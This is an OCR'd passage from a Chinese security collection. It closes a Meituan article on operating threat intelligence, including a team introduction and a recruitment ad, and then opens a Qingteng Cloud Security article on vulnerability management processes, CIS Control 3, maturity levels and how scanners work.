在我们拿到粗加工的情报产品后，我们会和内部数据进行交叉分析，同时引入数据的校准机制，目前这部分工作绝大部分依靠人工，少部分依赖正则表达式，同时我们还会对情报封装快捷操作和功能，将一些必要的英语通过翻译 API 翻译成中文方便运营的理解，并且通过不同的影响范围，人工或者自动地调整情报成品中各个情报源的比重来完善这一情报生产模型，这一过程称之为情报生产模型的迭代，再经过人工修饰后，我们就得到了情报的 FINTEL 成品。一个好的 FINTEL 必须满足以下条件：保证情报内容可在短时间之内读懂，所有评估所需要素一应俱全，提供闭环所需解决方案，影响范围一目了然，方便后续运营闭环操作。当然同类型 FINTEL 的交付模式应有对应的交付验收，以保证情报 FINTEL 满足运营团队的运营需要。

接着上面的漏洞情报，我们最终交付的情报成品是这样的。通过上述的运营方式，我们一般可以最少提前行业内的预警十几个小时获知此漏洞的存在，目前获取的最长时间差为 7 天时间。

2.7 0x06 威胁情报与安全设备的联动

生成的威胁情报成品如果还有包含信誉类检测的功能，我们应当保证这些功能是被安全设备调用的，这也是威胁情报赋能的一种表现。企业内部的安全产品如果按照生产环境和办公环境划分的话，生产环境的三大件是 IDS、WAF 和防火墙，办公环境的三大件是 DLP、EDR 和邮件网关（绝大多数 EDR 厂商的前身都是杀软厂商，所以杀软和 EDR 在好的产品中应该是打包的）。对于各自的三大件，情报的赋能限于检测和查询，如以下的告警则是和 HIDS 进行联动的应用场景。



当然业务层面上的情报，除了与反爬系统联动之外，最好的应急方式是拉群定损，这个时候情报的评价就会体现在快不快上，因为快意味着损失会少，产出会更明显一些。

2.8 0x07 summary

在庞大的复杂系统下去干威胁情报，难度不亚于刷王者级副本，从获取威胁情报到完全闭环一个告警是一个极其困难且有很大挑战的过程。虽然很多企业在构建威胁情报的时候都不约而同的选择了以买买买为核心的情报能力构建，但是一直 ‘‘买买买’’ 实际上不能解决 ‘‘未运营的威胁情报不会产生任何使用价值’’ 的问题。其实威胁情报能力对于企业安全的价值最重要的两点是减少信息不对称带来的损失、赋能于安全提高威胁发现率。但是由于行业内各家对于威胁情报的理解和看法都不尽相同，所以在威胁情报具体落地实施的情况下都是各走各的路，各有千秋。但是我们始终认为威胁情报是规划导向的产物，在实际威胁情报运营和闭环中，我们发现很多问题在规划阶段就可以完全避免这一类问题的发生。所以在构建企业级威胁情报能力的时候，往往坑在规划，重在生产，难在运营，结果取决于闭环的结果。

但是即使做好了，在面对考核和评价的时候，往往也要给自己定一个小目标，也就是评价威胁情报能力好不好的四大标准：速度快、情报准、可运营、能闭环。有了体系，就需要将能力沉淀下来，构建人 + 平台 + 数据的解决方案，在威胁情报体系建设中，情报体系、自动化平台、数据资源、获取渠道都是会影响威胁情报能力的关键指标，过程不重要，在结果导向的环境下，FINTEL 的好坏才是成败的关键，因为 FINTEL 的好坏直接决定运营难度，好的 FINTEL 需具备易读懂、可操作、能运营的特性，让运营同学一看就能用。

虽然各家对于威胁情报的看法不尽相同，但是希望这篇文章阐述到的观点能够成为一个可供同行参考的模型，这才是真正意义上的威胁情报为行业赋能。

2.8.1 团队介绍

美团安全部的大多数核心人员，拥有多年互联网以及安全领域实践经验，很多同学参与过大型互联网公司的安全体系建设，其中也不乏全球化安全运营人才，具备百万级 IDC 规模攻防对抗的经验。安全部也不乏 CVE‘‘挖掘圣手’’，有受邀在 Black Hat 等国际顶级会议发言的讲者，当然还有很多漂亮的运营妹子。目前，美团安全部涉及的技术包括渗透测试、Web 防护、二进制安全、内核安全、分布式开发、大数据分析、安全算法等等，同时还有全球合规与隐私保护等策略制定。我们正在建设一套百万级 IDC 规模、数十万终端接入的移动办公网络自适应安全体系，这套体系构建于零信任架构之上，横跨多种云基础设施，包括网络层、虚拟化/容器层、Server 软件层（内核态/用户态）、语言虚拟机层（JVM/JS V8）、Web 应用层、数据访问层等，并能够基于 ‘‘大数据 + 机器学习’’ 技术构建全自动的安全事件感知系统，努力打造成业界最前沿的内置式安全架构和纵深防御体系。

随着美团的高速发展，业务复杂度不断提升，安全部门面临更多的机遇和挑战。我们希望将更多代表业界最佳实践的安全项目落地，同时为更多的安全从业者提供一个广阔的发展平台，并提供更多在安全新兴领域不断探索的机会。

2.8.2 一个广告


身边无限种可能的发生
往往就在你勇敢的迈出这一步
打开双臂拥抱一个变化
往往会比想象中要有更多的收获
在美团安全
没有所谓的论资排辈
不用去面对勾心斗角
可以脚踏实地去做
自己善于且乐于做的事
美团安全
在线等你一个勇敢的拥抱
招聘岗位list
扫码中二维码看更多岗位
我们正在招募优秀的同伴
快来加入我们
招聘
美团安全
简历投递：zhaoyan17@meituan.com
简历投递：dongjing04@meituan.com
工作地址：北京/上海
扫码看更多岗位


漏洞管理新说


作者：程度

来源：青藤云安全

漏洞管理 (Vulnerability Management) 是一个老生常谈的概念，也是信息安全领域最为人熟知的概念。漏洞管理不等于漏洞扫描，漏洞扫描充其量只是过程中的一个步骤。大家经常会把漏洞管理和补丁管理 (Patch Management) 混为一谈，两者区别也在这里说下，补丁管理是指更新软件、操作系统和应用的一个过程，补丁通常包括功能类、性能类和安全类补丁。把漏洞管理和补丁管理放在一起，基本有一定的衔接关系，在存在漏洞的时候，需要打补丁来进行修复。但是有时候的漏洞短时间内并没有补丁，比如 0Day，或者是放弃维护的软件、系统以及应用，比如 Windows XP。漏洞有时候就算发现了，也会因为业务问题而无法打补丁，要通过其他的方式降低影响，比如安全流量设备的虚拟补丁。

将企业的漏洞管理计划与安全框架或标准进行对照，如 Center for Internet Security (CIS, 互联网安全中心) Controls，将有助于揭示有差距以及潜在的改进领域。目前 CIS Controls 的版本是 V7.1 发布时间是 2019 年 4 月。CIS 控制是一系列有优先级的纵深防御行为，可以降低大部分常见的攻击方式。CIS 控制一共分为三个大的部分，初级、基础级、组织级。每个级别是递进关系，每个级别里面表明了相应的安全手段。如下图所示，这里看到持续的漏洞检测是作为初级能力中的第三项出现，也是在安全能力要求比较低的情况下就需要做出的表现。


Basic
1 Inventory and Control of Hardware Assets
2 Inventory and Control of Software Assets
3 Continuous Vulnerability Management
4 Controlled Use of Administrative Privileges
5 Secure Configuration for Hardware and Software on Mobile Devices, Laptops, Workstations and Servers
6 Maintenance, Monitoring and Analysis of Audit Logs
Foundational
7 Email and Web Browser Protections
8 Malware Defenses
9 Limitation and Control of Network Ports, Protocols and Services
10 Data Recovery Capabilities
11 Secure Configuration for Network Devices, such as Firewalls, Routers and Switches
12 Boundary Defense
13 Data Protection
14 Controlled Access Based on the Need to Know
15 Wireless Access Control
16 Account Monitoring and Control
Organizational
17 Implement a Security Awareness and Training Program
18 Application Software Security
19 Incident Response and Management
20 Penetration Tests and Red Team Exercises



CIS Control 3：持续漏洞管理

具体控制措施	资产类型	安全功能	控制名称	控制描述
3.1	应用程序	检测	运行自动漏洞扫描工具	利用符合 SCAP 的最新漏洞扫描工具，以每周一次或更高频率自动扫描网络中的所有系统，识别出企业系统中所有可能的漏洞。
3.2	应用程序	检测	执行经验证的漏洞扫描	通过每个系统中本地运行的代理，或针对受检测系统配置有升级权限的远程扫描程序，执行经验证的漏洞扫描。
3.3	用户	保护	保护专用的评估账户	使用专用账户进行经验证的漏洞扫描，该账户不得用于任何管理活动，并应当与特定 IP 地址的特定机器绑定。
3.4	应用程序	保护	部署自动运行补丁管理工具	部署自动软件更新工具，确保操作系统运行软件供应商提供的最新安全更新。
3.5	应用程序	保护	部署自动软件补丁管理工具	部署自动软件更新工具，确保所有系统上的第三方软件都运行软件供应商提供的最新安全更新。
3.6	应用程序	响应	对比背靠背漏洞扫描结果	定期对比背靠背漏洞扫描的结果，验证漏洞是否得到及时修复。
3.7	应用程序	响应	采用风险评级流程	采用风险评[illegible]

关于持续漏洞管理的细分要求

上图中共展示了七个要求：

3.1 运行自动化扫描工具主要讲的是非认证式扫描，指外部通过网络指纹方式的扫描;

3.2 运行认证的扫描，主要指登录到相应的设备进行扫描;

3.3 设定专用账号，这个是扫描的方式要求，这样可以一方面方便扫描，另一方面可以降低误报;

3.4 部署系统的自动化补丁管理工具，是针对于系统的漏洞进行修复;

3.5 部署软件的自动化补丁管理工具，这是针对于软件的漏洞进行修复;

3.6 进行背靠背的漏洞扫描，是为了验证漏洞是否补丁成功的验证性扫描;

3.7 采用风险评级流程，是一种按照风险来对漏洞进行评估的方式。以上七个要求只是说明了应该做到的方面，但并不代表漏洞管理流程，下一章将对漏洞管理流程进行解析。

3.1 漏洞管理流程

漏洞管理流程一般情况下分为四个步骤：漏洞识别、漏洞评估、漏洞处理、漏洞报告。


漏洞识别是我们通常意义下的漏洞扫描，也是漏洞管理的第一步。根据现有资产的情况，目前可分为笔记本、PC、服务器、数据库、防火墙、交换机、路由器、打印机等。漏洞扫描进行全部资产的扫描发现已知的漏洞。后面会详细介绍漏洞识别的相关原理。

漏洞评估是在漏洞识别的基础上进行漏洞严重性的评估，这一步非常重要会影响到后面的处理步骤。比较常见的漏洞评估是使用 CVSS 评分法，根据 CVSS 的分数可以分为危急、高危、中危和低危。但是这种评估方法被业界诟病太多，需要结合其他的方式来进行评估。做法会更进一步结合资产的重要性来评估漏洞影响，更好的方式是结合风险和威胁评估。后文也会重点说明这种方式。

漏洞处理是在漏洞评估的基础上进行相关的修复、降低影响或者不修复的操作。修复动作不是简单的打补丁，是一个流程上的东西。修复过程通常包括以下几个步骤：

1. 获取厂商的补丁；
2. 分析补丁的依赖和系统的兼容性以及补丁的影响；
3. 建立回滚计划，防止补丁对业务造成未知影响；
4. 在测试环境测试补丁修复情况；
5. 在部分生产环境测试补丁修复情况；
6. 进行灰度上线补丁计划，乃至全量补丁修复；
7. 分析补丁修复后的系统稳定并监控；
8. 进行验证补丁是否修复成功，漏洞是否依然存在。

对于很多无法直接根除漏洞进行补丁修复的情况，比如 0Day，不在支持范围的系统或者软件，业务需求无法中断，补丁速度滞后等情况。我们要采取降低漏洞影响的操作，如下图所示：



通常关于漏洞减轻的措施三个大的方面：网络、终端、应用和数据，细分可包括：

1. 隔离系统网络，包括防火墙规则和网络区域划分；
2. 网络访问控制；
3. NIPS、WAF、SW、DAP、RASP 等软件或者设备签名规则更新；

4. HIPS 终端类安全产品进行阻断;
5. EPP 类安全产品类似白名单机制、系统加固等;
6. 阻断有漏洞软件的网络连接;
7. 主机防火墙进行端口阻断。

漏洞报告是漏洞管理的最后一个步骤，也是最终的一个产出物。这个报告的目的是为了总结每一次漏洞管理的成果以及记述过程，存档后也可以对下一次的漏洞管理行为做参考。依照报告的涉及深度可以由浅至深分为：合规报告、修复过程报告、基于风险报告、重点漏洞分析报告、趋势和指标报告、持续改进报告。合规的报告比如 PCI-DSS 类型的报告，仅仅为了合规的需求。报告本身其实能够说明每一次管理过程的成果，以及每次评估方法的多样性以及合理性。

综上所诉，漏洞管理的成熟度，可以参看下表：


Level	VA	Remediation	Mitigation	Metrics and Reports
1	No repeatable VA; rare ad hoc VA by a consultant	Occasional patching of OS; default automatic patching (if any); no application patching; no overall remediation and mitigation planning	No mitigation	None
2	Compliance-driven unauthenticated scanning for external systems	Compliance-mandated remediation cycle; minimum automation	Ad hoc mitigation	Compliance reporting
3	Compliance-driven unauthenticated scanning	Compliance-mandated and some risk-based remediation	Network mitigation via NIPSs and firewalls	Compliance reporting with some remediation progress reporting
4	A mix of authenticated and unauthenticated VA scanning; select systems' SCA	• VA and remediation logically connected; consensus remediation planning for risk reduction • Mature process for validation of fixes	Network and endpoint mitigation; careful mitigation tracking	Compliance reporting, progress reports and risk-based reports; hot-spot analysis
5	Comprehensive VA and SCA; authenticated scanning and near-universal system coverage, including emerging IT environments	• Tight integration of remediation, mitigation and monitoring; automated remediation and risk-based prioritization • Analytics-driven decision making for remediation • Automated validation of remediation actions	Risk-driven mitigation that is linked to remediation and security monitoring	Risk-based reporting, trending and metrics; continuous improvement based on the measures

3.2 漏洞识别原理

漏洞识别一般是通过漏洞扫描器实现的，识别漏洞的形式无外乎有四种：非认证式扫描、认证式扫描、API 扫描、被动流量扫描。前两种是最普遍的方式。非认证方式扫描，也叫网络扫描方式 (Network Scanning)，基本原理就是发送 Request 包，根据 Response 包的 banner 或者回复的报文来判断是否有漏洞，这种分析 Response 包内容的主要逻辑是版本比对或者根据 PoC 验证漏洞的一些详情来判断。认证式扫描也叫主机扫描方式 (Agent Based Scanning)，这种方式可以弥补网络方式的很多误报或者漏报的情况，扫描结果更准，但是会要求开发登录接口，需要在主机进行扫描。拿 Nessus 举例，基本就是下发一个脚本执行引擎和 NASL 脚本进行执行，在主机保存相关数据然后上报服务端，最后清理工作现场。API 扫描与接近于应用扫描方式，这里不做深入分析，跟之前写的一篇文章中 DAST 相关。被动式流量扫描比主动式的流量扫描从带宽 IO 上没有任何影响，但是需要对所有请求和返回包进行分析，效果来说最差，因为某些应用如果没有请求过就无法被动地获取相关流量数据进行分析。

说完这些模式，漏洞识别的核心原理是什么呢? 漏洞识别本身并不是很复杂的事情，因为 NVD 的数据全部是公开，数据来源来看除非有大量的 0Day，否则漏洞数量上每个厂商的区别并不大。笔者曾研究过 Nessus 的实现原理，毕竟在 3.0 之前还是开源的。80% 以上的漏洞识别都是通过版本比对实现的，但是不是 CVE 漏洞能够体现的，而是每个厂商的安全公告 (Security Announcement) 获取的。比如 RedHat 的 Security Announcement(https://www.redhat.com/mailman/listinfo/rhsa-announce)，可以通过邮件订阅，这里才是真正的可用数据。这里附带一句，任何成熟的软件厂商都应该维护这样的一个安全公告，要不然客户遇到漏洞无法修复。主流的 Linux 系统都有这种公告我就不一一列举了，还有一些核心的软件也有这种安全公告内容。有这个的好处是让漏洞扫描工具可以迅速的定位漏洞问题所在。除了版本比对，各个扫描器的区别就在 PoC 的验证脚本数量，老牌的漏扫三大厂 Rapid7、Tenable、Qualys 积累的都不少，这个就是个日积月累的活了，这种通过 PoC 的方式更准。因为有些情况运维图省事，直接替换二进制，其实漏洞已经修复了，但是版本没有变化，这时候 PoC 就起作用了，还有在版本无法获取的情况下也可以发挥作用。PoC 可以分为两种形式，一种是本地类的验证，比如 bash 的 Ghost 漏洞这种情况就是本地执行 PoC 方式; 另一种网络类的验证，比如 OpenSSL 的 HeartBleed 漏洞，就需要向其网站能够发送触发漏洞情况的 Payload。其实无论是网络类的扫描方式还是主机类的扫描方式都是这两种原理。

这里可以贴个 Kenna 和 Cyentia 联合报告的图，记录了每个厂商的修复漏洞时间：



微软对待漏洞的态度还是挺坚决，75% 的漏洞都会在 134 天内能够修复，反观 IBM 就会慢很多，也是对于厂商选型来看有参考价值。

其实漏洞扫描厂商的最大区别并不是部署模式，或者是发现方式，最核心的问题是对漏洞的评估。举个例子，如果有 1000 个漏洞被识别了，要如何回答客户哪 100 个漏洞是最值得修复的，这才是核心区别，下面着重讨论。

3.3 漏洞管理遇到新的问题

3.3.1 一、漏洞评估方式的改进

